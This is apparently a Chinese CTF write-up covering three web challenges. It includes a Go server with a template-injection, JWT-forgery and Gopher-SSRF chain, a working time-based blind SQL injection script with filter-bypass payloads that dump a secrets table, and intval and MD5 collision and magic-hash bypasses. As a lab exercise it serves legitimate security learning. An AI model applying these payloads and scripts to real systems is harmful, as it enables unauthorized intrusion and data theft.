178
179
180
181
182
|
package main

import (
	"fmt"
	"github.com/gorilla/mux"
	"io/ioutil"
	"net/http"
	"os/exec"
	"strings"
	"text/template"
)

type Token struct {
	Stringer
	Name string
}

type Config struct {
	Stringer
	Name          string
	JwtKey        string
	SignaturePath string
}

type Helper struct {
	Stringer
	User   string
	Config Config
}

var config = Config{
	Name:          "PangBai 过家家 (4)",
	JwtKey:        RandString(64),
	SignaturePath: "./sign.txt",
}

func (c Helper) Curl(url string) string {
	fmt.Println("Curl:", url)
	cmd := exec.Command("curl", "-fsSL", "--", url)
	_, err := cmd.CombinedOutput()
	if err != nil {
		fmt.Println("Error: curl:", err)
		return "error"
	}
	return "ok"
}

func routeIndex(w http.ResponseWriter, r *http.Request) {
	http.ServeFile(w, r, "views/index.html")
}

func routeEye(w http.ResponseWriter, r *http.Request) {

	input := r.URL.Query().Get("input")
	if input == "" {
		input = "{{ .User }}"
	}

	// get template
	content, err := ioutil.ReadFile("views/eye.html")
	if err != nil {
		http.Error(w, "error", http.StatusInternalServerError)
		return
	}
	tmplStr := strings.Replace(string(content), "%s", input, -1)
	tmpl, err := template.New("eye").Parse(tmplStr)
	if err != nil {
		input := "[error]"
		tmplStr = strings.Replace(string(content), "%s", input, -1)
		tmpl, err = template.New("eye").Parse(tmplStr)
		if err != nil {
			http.Error(w, "error", http.StatusInternalServerError)
			return
		}
	}

	// get user from cookie
	user := "PangBai"
	token, err := r.Cookie("token")
	if err != nil {
		token = &http.Cookie{Name: "token", Value: ""}
	}
	o, err := validateJwt(token.Value)
	if err == nil {
		user = o.Name
	}

	// renew token
	newToken, err := genJwt(Token{Name: user})
	if err != nil {
		http.Error(w, "error", http.StatusInternalServerError)
	}
	http.SetCookie(w, &http.Cookie{
		Name:  "token",
		Value: newToken,
	})

	// render template
	helper := Helper{User: user, Config: config}
	err = tmpl.Execute(w, helper)
	if err != nil {
		http.Error(w, "[error]", http.StatusInternalServerError)
		return
	}
}

func routeFavorite(w http.ResponseWriter, r *http.Request) {

	if r.Method == http.MethodPut {

		// ensure only localhost can access
		requestIP := r.RemoteAddr[:strings.LastIndex(r.RemoteAddr, ":")]
		fmt.Println("Request IP:", requestIP)
		if requestIP != "127.0.0.1" && requestIP != "[::1]" {
			w.WriteHeader(http.StatusForbidden)
			w.Write([]byte("Only localhost can access"))
			return
		}

		token, _ := r.Cookie("token")

		o, err := validateJwt(token.Value)
		if err != nil {
			w.Write([]byte(err.Error()))
			return
		}

		if o.Name == "PangBai" {
			w.WriteHeader(http.StatusAccepted)
			w.Write([]byte("Hello, PangBai!"))
			return
		}

		if o.Name != "Papa" {
			w.WriteHeader(http.StatusForbidden)
			w.Write([]byte("You cannot access!"))
			return
		}

		body, err := ioutil.ReadAll(r.Body)
		if err != nil {
			http.Error(w, "error", http.StatusInternalServerError)
		}
		config.SignaturePath = string(body)
		w.WriteHeader(http.StatusOK)
		w.Write([]byte("ok"))
		return
	}

	// render

	tmpl, err := template.ParseFiles("views/favorite.html")
	if err != nil {
		http.Error(w, "error", http.StatusInternalServerError)
		return
	}

	sig, err := ioutil.ReadFile(config.SignaturePath)
	if err != nil {
		http.Error(w, "Failed to read signature files: "+config.SignaturePath, http.StatusInternalServerError)
		return
	}

	err = tmpl.Execute(w, string(sig))

	if err != nil {
		http.Error(w, "[error]", http.StatusInternalServerError)
		return
	}
}

func main() {
	r := mux.NewRouter()

	r.HandleFunc("/", routeIndex)
	r.HandleFunc("/eye", routeEye)
	r.HandleFunc("/favorite", routeFavorite)
	r.PathPrefix("/assets").Handler(http.StripPrefix("/assets", noDirList(http.FileServer(http.Dir("./assets")))))

	fmt.Println("Starting server on :8000")
	http.ListenAndServe(":8000", r)
}
|
在/eye中有模板注入、可以通过.Config.JwtKey查看JWT密钥
具体解释如下:
1
2
3
4
|
GoLang 模板中的上下文

`tmpl.Execute` 函数用于将 tmpl 对象中的模板字符串进行渲染,第一个参数传入的是一个 Writer 对象,后面是一个上下文,在模板字符串中,可以使用 `{{ . }}` 获取整个上下文,或使用 `{{ .A.B }}` 进行层级访问。若上下文中含有函数,也支持 `{{ .Func "param" }}` 的方式传入变量。并且还支持管道符运算。
在本题中,由于 `utils.go` 定义的 `Stringer` 对象中的 `String` 方法,对继承他的每一个 struct,在转换为字符串时都会返回 `[struct]`,所以直接使用 `{{ . }}` 返回全局的上下文结构会返回 `[struct]`.
|
在Config这个结构体中有JwtKey,所以可以用.Config.JwtKey泄露出密钥

然后在/favorite中,页面右下角有一个读文件的操作,我们用PUT请求可以修改文件读取的路径,但是需要携带Name为Papa的JWTcookie。

所以,大致的思路就是利用泄露的JWTkey伪造cookie,然后对/favorite发起PUT请求修改路径,然后访问/favorite获取flag。
但是,/favorite的请求强制要求是本地,又要发送put请求,所以我们需要打Gopher协议的ssrf。然后,在/eye中定义了一个Curl的方法,我们可以这里进行ssrf
抓包的JWT是有时间戳的,但是我们伪造的不需要

PS:图片里面的JWT可能有出入,因为尝试了很多次


好题多品,越难的题目对于代码审计的要求就更高,这里也有很多关键点是需要代码审计过关的。
blindsql2
知识点:时间盲注
最讨厌盲注,除了写脚本就是写脚本,这里题目直接不给回显了,不过我们可以通过使用sleep()使服务器回应变慢,以此作为判断ascii码或者是表达式是否正确
过滤空格,/,等号,substr,ascii
直接贴exp了
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
|
import requests

url = "http://192.168.183.1:55251/"

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        #payload = f'select%09database()'    #查一下默认数据库

        #payload = f'select%09group_concat(schema_name)%09from%09information_schema.schemata'#查所有数据库

        #payload = f'select%09group_concat(table_name)%09from%09information_schema.tables%09where%09table_schema%09like%09"ctf"'

        #payload = f'select%09group_concat(column_name)%09from%09information_schema.columns%09where%09table_name%09like%09"secrets"'

        payload = f'select%09group_concat(id,secret_key,secret_value)%09from%09ctf.secrets'


        payload_1=f"?student_name=1'%09or%09if((Ord(mid(({payload}),{i},1))>{mid}),sleep(3),0)%23"
        try:
            r = requests.get(url + payload_1, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1


    result += chr(head)
    print(result)
|
脚本跑不出。每跑一次都是一个新的答案。
这里直接跳了
chocolate
知识点:intval、MD5绕过、简单反序列化


关于intval函数的绕过
需要num不能等于字符串1337,不能包含字母或者.,必须包含0,intval($num,0) 必须等于 1337。
这个函数有个特性,开头为0的数字会被解析成八进制数
传入num=02471

获得可可液块 (g): 1337033和gur arkg yriry vf : pbpbnOhggre_fgne.cuc,因为.cuc和容易联想到.php,所以尝试一下凯撒

获得下一关:cocoaButter_star.php

关于md5的绕过、这里首先是md5碰撞,可以用fastcoll生成、然后是自身若等于自身的md5,可以写脚本爆破,也可以网上找可以传0e215962017、最后是参数的md5的前五个数字等于8031b,这个可以写脚本爆破
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
import hashlib

prefix = "8031b"
i = 0
while True:
    s = str(i)
    md5 = hashlib.md5(s.encode()).hexdigest()
    if md5.startswith(prefix):
        print(f"Found: {s} -> {md5}")
        break
    i += 1
|

1
2
3
4
5
6
7
|
cat=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2

dog=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2

moew=0e215962017

next_level=2306312
|
